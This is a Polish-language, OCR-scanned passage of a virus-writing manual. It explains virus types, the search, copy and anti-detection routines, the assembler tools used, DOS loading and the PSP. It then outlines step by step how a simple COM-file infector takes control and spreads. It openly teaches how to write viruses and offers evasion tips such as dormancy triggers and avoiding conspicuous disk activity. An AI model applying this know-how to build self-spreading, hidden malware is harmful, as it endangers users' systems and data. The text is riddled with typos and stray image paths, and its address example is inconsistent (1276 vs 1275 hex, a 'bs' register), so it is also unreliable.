WIRUSOLOGIA

Wprowadzenie do Wirusów

PODSTAWY

Pojawia się mnóstow negtywnych artykułów i kisążek na temat nowej hipochodndrii : nieokiełznanego strachu przed wirusami komputerowymi. Hipochondria ta jest możliwa ponieważ komputery są bardzo złożonymi maszynami, które często zachowują się w sposób nie oczywisty dla średnio zaawansowanego użytkownika. Większość użytkowników koputerów nie doświaidczyła ataku wirusa. Jedyne ich doświadczenie to to o czym przeczytali lub usłyszeli. To połączenie ignorancji, niedoświadczenia i strach są doskonałą pożywką dla masowej histerii. Większość problemów z komputerami ludzie mają po prostu z własnej winy. Na przykład usunęli przypadkowo wszystkie pliki z katalogu głównego zamiast z innego, lub źle sformatowali dysk. Może ktoś rutynowo, z niewiedzy zrobił coś źle, jak wyłaczenie komputera w środku programu, powodując pomieszanie plików. Blisko tego są różnego rodzaju problemy ze sprzętemm jak niewłaściwe dyskietki lub awaria dysku twardego. Takie rutynowe problemy są gorsze kiedy użytkownik ich nie zaplanował. Może to być kosztowna nauczka jak np zakup nowego dysku twardego. Ludzkim odruchem po takim czymś jest znaleźć kogoś lub coś winnym, niż przyznanie się do swojej winy. Wirusy okazały się być kozłem ofiarnym dla wszelkiego tego rodzaju problemów. Oczywiście są czasy kiedy ludzie chcą niszczyć komputery. W czasie wojny,kraj może chcieć sparaliżować swojego wroga niszcząc jego wywiadowcze bazy danych. Jeśli pracownik jest gnębiony przez pracodawcę, może chcieć się zemścić, ale nie może tego zrobić na drodze prawnej. Można również wyobrazić sobie reżim totalitarny, który chce kontrolować każdy ruch swoich obywateli w komputerach. Chociaż można rozbić komputer lub fizycznie zniszczyć dane, nie zawsze ma się dostęp do komputera, który ma być obiektem ataku. Czasami nie można popełnić fizycznego ataku bez groźby odkrycia i prokuratury.Jednak dla zaawansowanego prgoramisty nie jest konieczny dostęp do komputera aby go sparaliżować. Ludzie którzy atakują komputery i ich dane wymyślili kilka rodzajów programów. Ponieważ trzeba ukryć destrukcyjny charakter programu i sprowokować kogoś do jego uruchomienia, to wprowadzające w błąd sztuczki są absolutnie konieczne w tej grze. Pierwszą i najstarszą sztuczką jest "koń trojański" Koń trojański może pojawić się jako użyteczny program, który w rzeczywistości jest destrukcyjny. Kusi cię aby go uruchomić bo jest nowszy i lepszy i wydajniejszy – ale keidy go uruchamiasz, niespodzianka! Po drugie, destrukcyjny kod może być ukryty jako "logiczna bomba" wewnątrz innego pożytecznego programu. Używasz tego programu relgularnie i działa dobrze. Ale kiedy wystąpi jakieś zdarzenie, takie jak określona data w systemie, logiczna bomba "eksploduje" i dokonuje zniszczeń. Programy te są stworzone specjalnie do niszczenia danych Zawsze jest ryzyko dla takiego przestępcy. Musi jakość dostarczyć kod destrukcyjny na docelową maszynę bez możliwości jego pochwycenia. Jeśli to oznacza ,ze musi umieścić program na komputerze osobiście,lub musi dać go niczego nie podejrzewajacego użytownika, ryzykuje. Ryzyko może być mniejsze , szczególnie jeśli przestępca zwykle ma dostęp do plików w systemie ,ale ryzyko nigdy nie wynosi zero. Przy tak znacznym ryzyku, istnieje potężny bodziec do rozwoju przebiegłych mechanizmów wdrażania destrukcyjnego kodu na systemach komputerowych. Niewyśledzenie jest kluczem do uniknięcia posądzenia o zdradę, szpiegostwo czy wandalizm. Wśród zaawansowanych prgoramistów, wirus jest wechikułem, do wdrażania destrukcyjnego kodu. Dlatego wirusy są prawie synonimem bezmyślnego niszczenia. Musimy jednak sobie uświadomić ,że wirusy nie są z natruy destrukcyjne. Cechą programu komputerowego, który powoduje ,że należy go zaklasyfikować jako wisrus nie jest zdolność do niszczenia danych, ale jego zdolność do uzyskania kontroli nad komputerem i dokonywania w pełni funkcjonalnych kopii samego siebie. Repreodukcji. Kiedy jest wykonywany, wykonuej jedną lub więcej kopii samego siebie. Kopie te mogą być wykonywane później, do stworzenia jeszcze większej liczby kopii , i tak w nieskończoność Nie wszystkie programy, które są destrukcyjne są klasyfikowane jako wirusy ponieważ nie mogą się reprodukować i nie wszystkie wirusy są destrukcyjne ponieważ reprodukcja nie jest destrukcyjna. Jednak wszystkie wirusy mają zdolność reprodukcji. Pomysł, że wirusy komputerowe są zawsze szkodliwe jest głęboko zakorzenione w myśleniu większości ludzi. Sam termin "wirus" jest nieścisły i emocjonalnym

epitetem. Naukowo poprawny termi dla wirusa komputerowego to "self-reproducing automaton" lub w skrócie "SRA". Termin ten opisuje prawidłowo co takiego robi program, zamiast dołączać do niego emocje.
Jeśli ktoś próbuje wyciągnąć analogie między elektronicznym światem programów i bajtów wewnątrz komputera a światem fizycznym, wirus komputrowy jest bardzo bliską analogią dla najprostszych biologicznych jednostek życia, jednoorganicznych, fotosyntetycznych organizmów. Pozostawiając metafizyczne pytania o "duszę" na boku, żywy organizm można odróżnić od innych tym ,że ma dwa cele: a) przetrwać i b)reprodukować się. Można powiedzieć ,że żywy organizm ma "cele". I z pewnością idea celu miałaby zastosowanie do programu komputerowego, ponieważ został napisany z myślą o jakimś celu. Więc w tym sensie, wirus komputerowy ma takie same dwa cele jak żywy organizm ,aby przetrwać i się rozmnażać. Najprostsze żywe organizmy zależą tylko do niożywionego , nieorganicznego środowiska, którego potrzebują dla osiągnięcia swoich celów.Wykorzystują słońce do syntezy substancji chemicznych, których potrzebują do pracy. Taki organizm nie jest zależny od innej formy życia, która musi jeść lub atakować aby kontynuować swoje istnienie. W ten sam sposób wirus komputerowy używan zasobów systemowych komutera dla osiągnięcia swoich celów. Szczególnie, nie atakuje innych SRA i nie "zjada" ich w podobny sposób co wirus biologiczny. Zamiast tego, wirus komputerowy jest najprostszą jednostką życia w tym elektronicznym świecie wewnątrz komputera.(Oczywiście nie jest wykluczone ,że można napisać bardziej skomplikowany program, który będzie się zachowywał jak wirus biologiczny i będzie atakował inne SRA). Przed pojawieniem się komputerów osobistych, elektroniczne dziedziny w jakich wirus komputerowy mógł "żyć" były bardzo ograniczone. Komputery były rzadkością i miały wiele rodzajów CPU i systemów operacyjnych. Można było sobie napisać wirusa i uruchamiać na swoim komputerze Było jednak trochę obawy, że może uciec i zainfekować inne komputery. Pozostawał pod kontrolą swojego twórcy. Wiek masowej produkcji komputerów otwiera cały, nowy świat w poszukiwaniu wirusów. Miliony maszyn na całym świecie, wszystkie na tej samej architekturze i systemie operacyjnym tworzyły możliwość dla wirusów komputerowych na rozprzestrzenianie się i życie własnym życiem. Mogły przechodzić z maszyny na maszynę, relaizując zaprogramowane cele, bez kontroli i możliwości ich zatrzymania. I tak wirus, od lat osiemdziesiątych XX wieku stał się trwałą postacią elektronicznego życia. Można stworzyć samoreprodukujące się automaty, które nie są wiursami komputerowymi. Na przykład znany matematyk John von Neumann wynalazł samoreprodukujący się "żyjący" automat w siatce tablicy komórek, które miały 29 możliwych stanów. Teoretycznie ten automat mógłb yć modelowany na komputerze. Jednak nie był on programem któy mógłby być uruchamianym bezpośrednio na jakimś znanym komputerze w erze von Neumanna. Podobnie , można napisać program komputerowy, który kopiuje sam siebie do innego pliku. Na przykład "1.COM" może stworzyć "2.COM" który może być dokładną kopią siebie. Problem z taką miskturą jest wykonalność. Ich dalsze istnienie jest całkowicie zależne od człowieka. Bardziej zaawansowana wersja takiego programu może polegać na oszukiwaniu człowiek przy komputerze, i rozmnażaniu się. Taki program jest nazywany robakiem. Wirus pokonuje wszystkie przeszkody ukrywając się w innych programach, W ten sposób zyskuje dostęp do procesora tylko dlatego ,że ludzie uruchamiają programy do których jest podczepiony bez ich wiedzy. Możliwość dołączania się do innych programów sprawia ,że wirus jest realną formą elektronicznego życia. To jest to co czyni go klasą dla siebie. Dzięki faktowi ,że wirus komputerowy dołącza się do innych programów, zyskał nazwę "wirus". Jednak taka analogia jest zła , ponieważ programy do jakich się podłącza nie są życiem w jakimkolwiek sensie.


TYPY WIRUSÓW

Wirusy komputerowe mogą być klasyfikowane na kilka różnych typów. Pierwszym i najczęstszym typem jest wirus, który infekuje ine programy. Programy i dane nie należące do systemu operacyjnego są przechowywane w plikach. Każdy plik ma nazwę składającą się z ośmiu znaków i rozszerzenia składającego się z trzech znaków. Typowy plik może się nazywać "PRAWDA.TXT" , gdzie "PRAWDA" jest nazwą pliku a "TXT" jest jego rozszerzeniem. Rozszerzenie podaje

informacje o naturze pliku – w tym przypadku oznacza to plik tekstowy. Progamy muszą zawsze mieć rozszerzenie "COM", "EXE" lub "SYS". Ponieważ celem wirusa jest wykonanie go przez komputer, musi podpiać się pod plik COM,EXE lub SYS. Jeśli dołączy się do innego pliku, może uszkodzić dane ,ale nie wykona się, i nie zreprodukuje. Ponieważ każdy z tych typów plików ma inną strukturę, wirus musi być napisany pod kątem określonego typu pliku. Wirusy pod COM nie mogą atakować EXE i vice versa, ani też atakować plików SYS. Oczywiście, można stworzyć wirusa, który zaatakuje dwa lub więcej rodzajów plików, ale będzie wymagała oddzielnych metod reprodukcji dla każdego typu plików. Wirus dołącza się do określonego pliku zamiast atakować dowolny plik danego typu. Zatem można nazwać to specyfinczym dla aplikacji wirusa. Wirusy te wykorzystują szczegółową wiedzę o tych plikach jakie atakują aby ukryć się lepiej niż byłoby to możliwe przy infiltracji dowolnego pliku. Na przykład, mogą ukrywać obszar danych wewnątrz programu zamiast wydłużać plik. Jednak,, aby to zrobić, wirus musi wiedzieć gdzie obszar danych jest ulokowany w programie i ,że różni się od programu do programu. Drugi typ wirusów koncentruje się na plikach powiąanych z DOS, takich jak COMMAND.COM, poneważ były one na każdym PC. Końcowy typ wirusa jest znany jako "wirus boot sectora" ten wirus jest dalszym rozwinięciem wirusa aplikacji, który atakuje określoną lokację na dysku twardym komputera, znaną jako boot sector. Boot sector to pierwsza rzecza jaką komputer ładuje do pamięci z dysku i wykonuje kiedy jest on włączany. Przez zaatakowanie tego obszaru dysku, wirus może uzyskać kontrolę nad komputerem bezpośrednio, za każdym razem kiedy jest on włączany, nim wykonają się inne programy. W ten sposób, wirus może wykonać się zanim inne programy lub osoby zdążą go wykryć.

FUNKCJONALNE ELEMENTY WIRUSA

Każdy realny wirus komputerowy musi mieć przynajmniej dwie podstawowe części, lub podprogramy, jeśli chce być nazywany wirusem. Po pierwsze, musi zawierać podprogram wyszukujący, który wyszukuje nowych plików lub nowych obszarów na dysku, które są warte infekcji. Ten poddprogram będzie określał jka dobrze wirus się reprodukuje np. czy robi to szybko czy wolno, czy moze infekować wiele dysków czy dysk pojedynczy i czy może infekować każdą część dysku czy pewne tylko obszary. Jak w przypadku wszystkich programów,mamy kompromis między rozmiarem kontra funkcjonalność. Bardziej wysublimowane podprogramy wyszukiwania, tym więcej miejsca będzie zajmować. Dlatego chociaż podrogram wyszukiwania może pomóc szybciej rozprzestrzeniać się wirusowi, sprawi ,że wirus jest większy a to nie zawsze jest dobre. Po drugie, każdy wirus komputerowy musi zawierać podprogram do kopiowania samego siebie do miejsca w któym umieszczony jest podprogram wyszukiwania. Podprogram kopiowania będzie tylko wysublimowany wystarczająco do wykonania swojej pracy bez zaplątania. Im mniejszy tym lepszy. Jak mały może być będzie zależało od tego jak złożony wirus musi być kopiowany. Na przykład, wirus który infrkuje tylko pliki COM może mieć dużo mniejszy podprogram kopiowania niż wirsu, który infekuje pliki EXE Jest tak ponieważ struktura plików EXE jest dużo bardziej złożona , więc wirus po prostu musi wykonać więcej do dołączenia samego siebie do pliku EXE. Podczas gdy wirus musi tylko musi móc zlokalizować odpwiedniego gospodarza i dołączyć się do niego, jest zazwyczaj pomocny do inkorporowania pewnych dodatkowych funckji dla wirusa dla uniknięcia wykrycia przez programy antywirusowe. Program antywykrywający może być częścią podprogramu wyszukiwania lub kopiowania.Na przykład, podprgoram wyszukiwania może być kilkakrotnie ograniczony w zakresie uniknięcia wykrycia. Podprogram który sprawdza każdy plik na każdym dysku, bez ograniczenia,zajmuje dużo czasu i powoduje nietypową aktywność dysku który ostrzega użytkownika i może stać się podejrzany. Alternatywnie, podprogram wykrywający może powodować ,ze wirus działa pod pewnymi specjalnymi warunkami. Na przykład, może działać tylko po przekazaniu pewnych danych (więc wirus może leżeć uśpiony jakiśczas)



Alternatywnie, może być aktywowany tylko jeśli klawisz nie zostanie naciśnięty w ciagu pięciu minut (sugerując ,że użytkownik nie pilnuje swojego komputera). Podprogramy wyszukiwania, kopiowania i antywykrywania są nie tylko jedynymi koniecznymi komponentami wirusa komputerowego, ale są tymi którymi zajmiemy się w tym tekście. Oczywiście, wiele wiruisów komputerowych ma inne podprogramy dodawane poza tymi trzema dla zatrzymania normalnej pracy komputera, powodujące destrukcję lub wyjonujące jakiś praktyczny żart. Takie podprogramy mogą nadać wirusowi charakter ,ale nie są istotne dla jego istnienia. Faktycznie, takie podprogramy są zwykle szkodliwe dla celów wirusa czyli przetrwania i samoreprodukcji, ponieważ powodują ,że wirus staje się każemu znany. Z drugiej strony, jeśli widzisz na ekranie swojego ulubionego programu "Ha Ha" a potem cały komputer się zamyka, wszystko rujnując, można zakładać ,że stał się ofiarą desturktywnego programu. A jeśli jesteś sprytny , uzyskasz pomoc eksperтów w celu wyeliminowania go od razu. Powoduje to ,że wirusy na tym konkretnym systemie są zabijane. Chociaż może być tak ,że wszystko co nie jest niezbędne dla przetrwania wirusa może mieć wpływ niekorzystny, wiele wirusów komputerowych jest napisanych dla intelignetnych systemów do tych "innych podprogramów".
Wirus staje się jak pliot Kamikadze,który oddaje swoje życie aby wykonać misję. Niektóre z tych "innych podprogramów" okazują się kreatywne. Na przykład, jeden dobrze znany wirus może zmienić komputer w zupełnie inną maszynę.

NARZĘDZIA POTRZEBNE DO PISANIA WIRUSÓW

Wirusy są pisane w języku asemblera. Języki wysokopoziomowe takie jak Basic, C i Pascal zostały zaprojektowane do generowania programów autonomcznych,ale założenia przyjęte przy tych językach uczyniły je praktycznie bezużytecznymi przy pisaniu wirusów .Są po prostu niezdolne do akrobatycznych wymganań dla wirsów, przechodzenia z jednego programu do drugiego. To nieznaczy ,że nie można zaprojektować tego w języku wysokopoziomowym, który by to zrobił. Zatem do pisania wirusów musimu użyć asemblera. Jest to jedyny sposób uzyskania kontroli nad wszystkimi zasobami systemu komputerowego i użycie ich w sposób jaki chcemy a nie w sposób w jaki ktoś myśli ,że powinniśmy. Zakładam,że twoja wiedza na temat technicznych szczegółów PC – takich jak struktura plików, wywoływanie funkcji, segmentacja – jest ograniczona, więc spróbuję je trochę przybliżyć.Jednak zakładam ,że masz jakąś wiedzę na temat języka asembler-przynajmniej na poziomie zrozumienia czegoś na temat instrukcji maszynowych, takich jak mov

ax,bx. Jeśli nie ,powinieneś się podszkolić. Jedne z najpopularniejszych asembleró to Macro Assembler, w skrócie MASM oraz Turbo Assembler, w skrócie TASM. Moim ulubionym jest TASM, ponieważ robi dokładnie to co mu się mówi, i nie próbuje cię przechytrzyć. To jest dokładnie to czego potrzeba przy pisaniu wirusów. Niezależnie od tego na jaki asembler się zdecydujesz, przykłady wirusów z tego tesktu są kompilowane na tych dwóch. Pliki wsadowe są dostarczane do wykonania popraanwej asemblacji z każdym asemblerem. Jeśli nie masz dostępu do asemblera, lub środków na zakum lub zacięcia do nauki języka asemblera, wirsuy są dostaczane w formacie szesnastkowym Intela, więc mogą być bezpośrednio ładowane do komputera w formie wykonywalnej. **Jednak jeśli nei rozumiesz kodu źródłowego języka asembler, proszę nie ruszaj tych programów i ich nie uruchamiaj.** Możesz tylko narobić sobie kłopotów, jak czteroletnie dziecko z naładowanym pistoletem.

Przypadek Pierwszy: Prosty zakażacz pliku COM

Omówimy tu najprosztszy z wirusów komputerowych. Wirus ten jest bardzo mały, zajmuje 264 bajty instrukcji języka maszynowego. Jest również względnie bezpieczny , gdyż ma najprostszy z podprogramów wyszukiwawczych. Został zapisany dla infekowanai plików COM, które znajdują się aktualnie na komputerze. Nie skacze do katalogów lub dysków, jeśli nie wywoła się go z innego katalogu, dzięki czemu może być łatwo powstrzymany. Jest również nieszkodliwy ponieważ nie zawiera destrukcyjnego kodu, i mówi ci keidy infekuje nowy plik, więc wiadomo gdzie jest. Z drugiej strony, jego skrajna prostota oznacza ,że nie jest skutecznym wirusem. Nie zaraża większości plików i łatwo go wyłapać. Jednak wprowadza on wszystkie potrzebne pojęcia potrzebne do napisania wirusa, przy minimalnej złożoności i minimalnym ryzyku eksperymentatora. Jako taki jest doskonałym narzędziem instruktażowym.

PODSTAWY DOS

Aby zrozumieć sposób w jaki wirus kopiuje sam siebie z jednego programu do drugiego, musimy się przekopać przez szczegóły systemu operacyjnego, DOS, ładowania programu do pamięci i przekazywanie do niego sterowania. Wirus musi być zaprojektowany tak aby jego kod został wykonany, a nie tylko program do którego się przyczepił. Tylko wtedy może się reprodukować. Potem musi móc przekazać sterowanie z powrotem do programu – nosiciela, więc prgoram ten może go wykonywać całkowicie. Po wpisaniu nazwy programu w DOS, DOS zaczyna wyszukiwanie plików o tej nazwie i rozszerzeniu "COM". Jeśli znajdzie, ładuje pliki do pamięci i uruchamia. W przeciwnym razie, DOS szuka plików o tej samej nazwie i rozszerzeniu "EXE" aby go załadować i wykonać. Jeśli plik EXE nie jest znaleziony, system operacyjny będzie w końcu szukał pliku "BAT" do wykonania. W przypadku braku tych trzech możliwości, DOS wyświetli komunikat "Złe polecenie ub nazwa pliku". Pliki "EXE" i "COM" są bezpośrednio wykonywane przez CPU. Z tych dwóch typów plików, plik iCOM są dużo prostsze. Mają predefiniowany format segmentu, który jest wbudowany w strukturę DOS, podczas gdy pliki EXE są zparojektowane do obsługi zdefiniowanego przez użytkownika formatu segmentu, zwykle bardzo dużego i skomplikowanego programu. Plik COM jest bezpośrednim binarnym obrazem który powinien być wstawiany do pamięci i wykonany przez CPU, ale plik EXE już nie. Aby uruchomić plik COM, DOS musi wykonać pracę przygotowawczą przed oddaniem sterowania do programu. Co ważniejsze, DOS kontroluje i przydziela pamięć w komputerze. Więc najpierw sprawdza czy jest wystarczająco dużo miejsca w pamięci, aby załadować program. Jeśli tak, DOS przydziela wymaganą dla programu. Ten krok to niewiele więcej niż wewnętrze sprzątanie funkcji. DOS po prostu zapisuje ile miejsca jest dostępne dla takiego a takiego programu, więc nie będzie ładował programu na górze późniejszego albo daje miejsce w pamięci programowi, tak aby wystąpił konflikt z innym programem. Ten krok jest niezbędny ponieważ więcej nż jeden program może rezydować w pamięci w danym czasie. Na przykład, programy rezydujące w pamięci mogą pozostać w pamięci, a programy nadrzędne mogą ładować programy potomne do pamięci, które


wykonują się a potem zwracają sterowanie do nadrzędnego. Następnie DOS buduje blok pamięci o długości 256 bajtów znany jako Program Segment Prefix lub PSP. PSP jest pozostałością starszego systemu operacyjnego CP/M CP/M był popularny w późnych latach siedemdziesiątych i początku lat osiemdziesiątych jako system operacyjny dla mikrokomputerów opartych o mikroprocesory 8080 i Z80. W świecie CP/M 64 kilobajty to całą pamięć jaką miał komputer. Niższe 256 bajtów tej pamięci było zarezerwowane dla samego systemu operacyjnego dla przechowywania wrażliwych danych. Na przykład, komórka 5 w pamięci zawiera instrukcję skoku aby dostać się do reszty systemu operacyjnego, który został przechowywany w pamięci wyższej, a jego lokalizacja różni się w zależności od ilości pamięci w komputerze. Zatem programy napisane dla tych maszynn miały dostęp do systemu operacyjnego funkcjonowały przez wywołanie komórki 5 w pamięci. Kiedy nadzeszły PC-DOS, naśladowały CP/M ponieważ CP/M był bardzo popularny, a wiele programów było napisanych do pracy z nim. Więc PSP (i całe pojęcie pliku COM) stało się częścią DOS. Wynik jest taki ,że wiele informacji przechowywanych w PSP jest dzisiaj mało używanych w programach DOS.
Format PSP

Offset	**Rozmiar**	**Opis**
0 H	2	Instrukcja Int 20H
2	2	Adres ostatnio alokowanego segmentu
4	1	Zarezerwowane , powinno być zero
5	5	Dalekie wywołanie funkcji DOS
A	4	Wektor Int 22H (zakończenie programu)
E	4	Wektor Int 23H (obsługa Ctrl-C)
12	4	Wektor Int 24H (obsługa błędów krytycznych)
16	22	Zarezerwowane
2C	2	Segment środowiska DOS
2E	34	Zarezerwowane
50	3	Instrukcja Int 21H / RETF
53	9	Zarezerwowane
5C	16	File Control Block 1
6C	20	File Control Block 2
80	128	Domyślne DTA (linia poleceń na starcie)
100	-	Początek programu COM

Po zbudowniu PSP, DOS pobiera plik COM z dysku iładujego do pamięci tuż na PSP , zaczynając od offsetu 100H. Gdy to nastąpi .DOS jest prawie gotowu przekazać sterowanie do programu. Zanim to zrobi, musi ustawić rejestry w CPU na pewne wcześniej określone wartości. Po pierwsze, rejestry segmentowe muszą być usatwione właściwie, albo program COM nie uruchomi się. Spójrzmy jak i dlaczego rejesrty segmentowe. W mikroprocesorze 8088, wszystkie rejestry są rejestrami 16 bitowymi. Problem jest taki ,że 16 bitowe rejestry pozwalają na adresowanie tylko 64 kilobajtów pamieci. Jeśli chcesz używać więcej pamięci, trzeba więcej bitów do adresowania. 8088 może adresować do jednego megabajta pamięci używając procesu zwanego segmentowaniem. Używam ono dwóch rejestrów do stworzenia izycznego adresu pamięci długiego na 20 bitów zamiast 16. Taka para rejestrów składa się z rejestru segmentowego, który zawiera najbardziej znaczące bity adresu i rejestru offsetowego zawierającego mniej znaczące bity. Rejestr segmentowy wskazują 16 bajtowe bloki pamięci a rejestr offsetu mówi ile bajtów dodać do początku 16 bajtowego bloku, aby zlokalizować żądany bajt w pamięci. Na przykład jeśli rejestr ds jest ustawiony na 1276 hex a rejestr bs jest ustawiony na 457 hex, wtedy fizyczny 20 bitowy adres bajtu to ds : [bx] to:


```
1275H x  10H   =     12750H
                   +  457H
                   ---------
                    12BA7H
```

Żaden offset nie powinien być większy niż 15, ale jeden zwykle używa wartości do pełnego zakres 64 kilobajtów rejestru ofsetu. Prowadzi to do możliwości pisanie jednego fizycznego adresu na kilka różnych sposobów. Na przykład ustawienie ds=12BA hev i bx = 7 tworzy taki sam adres fizyczny 12BA7 hex, jak widać powyżej Standardową praktyką programistyczną jest ustawienie rejestrów segmentowych i pozostawienie ich w spokoju jeśli to możliwe. 8088 składa się z czterech rejestrów segmentowych, cs,ds, ss i es, co oznacza Code Segment, Data Segment, Stack Segment i Extra Segment, odpowiednio. Każdy z nich służy innym celom. Rejestr CS określa 64k segment gdzie są umieszczone instrukcje programu aktulanie wykonywanego przez CPU. Data Segment jest używany do określenia segmentu dla wstawiania danych programu a Stack Segment określa gdzie jest umieszczony stos programu. Rejestr ES jest dostępny jako dodatkowy rejestr segmentowy dla celów programistycznych. Może być użyty do wskazania segmentu pamięci video lub zapisania bezpośrednich danych video itp.
Pliki COM są przeznaczone do pracy w bardzo prostej ale ograniczonej stryuktury segmentowej. Mają jeden segment, cs=ds=es=ss. Wszystkie dane są przechowywane w tym samym segmencie jak kod programu i stos współdzielą ten segment. Ponieważ kady segment jest długi na 64 kilobajty, program COM może użyć co najwyżej 64 kilobajty dla kodu, danych i stosu. Obecne programu jednak skaładają się z setek lub tysięcy kilobajtów kodu i danych. Takie programu muszą używać bardziej złożonych schematów segmentacji niż plik COM. Struktura plików EXE jest zaprojektowana dla obsługi takiej złożoności. Wadą plików EXE jest to ,że kod programu , który jest przechowywany na dysku, musi być znacząco zmodyfikowany zanim można będzie go wykonać przez CPU .DOS robi to w czasie ładowanie i jest to całkociwie przejrzyste dla użytkownika, ale wirus, który dołącza się do pliku EXE nie może zakłócać DOS'a podczas tej operacji modyfikacji, lub nie będzie działał. Program COM nie wymaga tego procesu modyfikacji ponieważ używa tylko jednego segmentu do wszystkiego To pozwala na przechowywanie prostego obrazu kodu wykonywalnego na dysku (plik COM). Kiedy nadchodzi czas aby uruchomić program, DOS musi jedynie ustawić poprawnie rejestry segmentowe i wykonać go. PSP jest ustawiony na początku segmentu zaalokowanego dla pliku COM, tj pod offsetem 0. DOS wybiera segment w oparciu o dostępność wolnej pamięci, i wstawai PSP na samym początku tego segmentu. Sam plik COM jest ładowany pod offsetem 100 hex, tuż po PSP. Gdy wszystko jest gotowe, DOS przekazuje sterowanie do początku programu przez skok pod offset 100 hex w segmencie kodu gdzie program został załadowany.Odtąd program działa, wykonuje różne funkcje wejścia/wyjscia, takie jak odczyt i zapis na dysku. Gdy program zostanie wykonany, przekazuje sterowanie z powrotem do DOS, DOS zwalnia pamięć zarezerwowaną dla tego programu i pokazuje użytkownikowi wiersz poleceń



ZARYS WIRUSA

Aby wirus rezydował w pliku COM musi uzyskać kontrolę przekazaną do jego kodu w pewnym momencie podczas wykonywania programu. Można przypuszczać ,że wirus może zbadać plik COM i określić jak można wydrzeć kontrolę z programu w dowolnym momencie wykonania. Taka analiza będzie trudna, choć w sensie ogólnym, wirus wynikowy byłby prosty. Najłatwiejszym punktem na przejęcie kontroli jest na samym początku, kiedy DOS skacze na początek programu. W tym momencie wirus jest wolny w używaniu przestrzeni powyżej obrazu pliku COM, który został załadowany do pamięci przez DOS. Ponieważ program nie jest jeszcze wykonywany, nie może usstawić danych w dowolnym miejscu w pamięci, lub przenieść na stos, więc jest to bezpieczny czas dla wirusa. Na tym etapie nie jest zbyt trudnym zadaniem upewnienie się ,że worus nie będzie kolidował z programem nosicielem w celu jego uszkodzenia lub wyłączenia. Kiedy program nosiciel zacznie wykonywanie ,prawie wszystko może sięzdarzyć, choć praca wirusa staje siętrudniejsza. Aby uzyskać kontrolę przy starcie systemu, wirus infekujący plik COM musi zastąpić pierwsze kilka bajtów w pliku COM skokiem do kodu wirusa, który może być dołączony na końcu pliku COM. Potem, kiedy plik COM jest wykonywany, skacze do wirusa, który poszukuje większej ilości plików do zainfekowania i zaraża je. Kiedy wirus jest gotowy, może zwrócić sterowanie do programu nosiciela. Problem z wykonaniem tego jest taki ,że wirus już zastąpił pierwsze kilka bajtów programu nosiciela swoim własnym kodem. Zatem musi przywrócić te bajty, a potem skoczyć do offsetu 100 hex, gdzie zaczyna się oryginalny program. Tu mamy podstawowy plan infeckji wirusowej pliku COM. Wyobraź sobie ,że wirus jest już pamięci, któa właśnie zostałą aktywowana.



Może to działać w następujących krokach:

1. Zainfekowany plik COM jest ładowany do pamięci i wykonywany. Kod wirusa uzyskuje pierwszą kontrolę.
2. Wirus w pamięci przeszukuje dysk aby znaleźć odpowiedni plik COM do zainfekowania
3. Jeśli odpowiedni plik został znaleziony, wirus dołącza swój własny kod na koniec pliku.
4. Następnie, odczytuje pierwsze kilka bajtów pliku w pamięci, i zapisuje je z powrotem do pliku w specjalnym obszarze danych wewnątrz kodu wirusa. Nowy wirus będzie potrzebował tych bajtów, kiedy będzie wykonywany
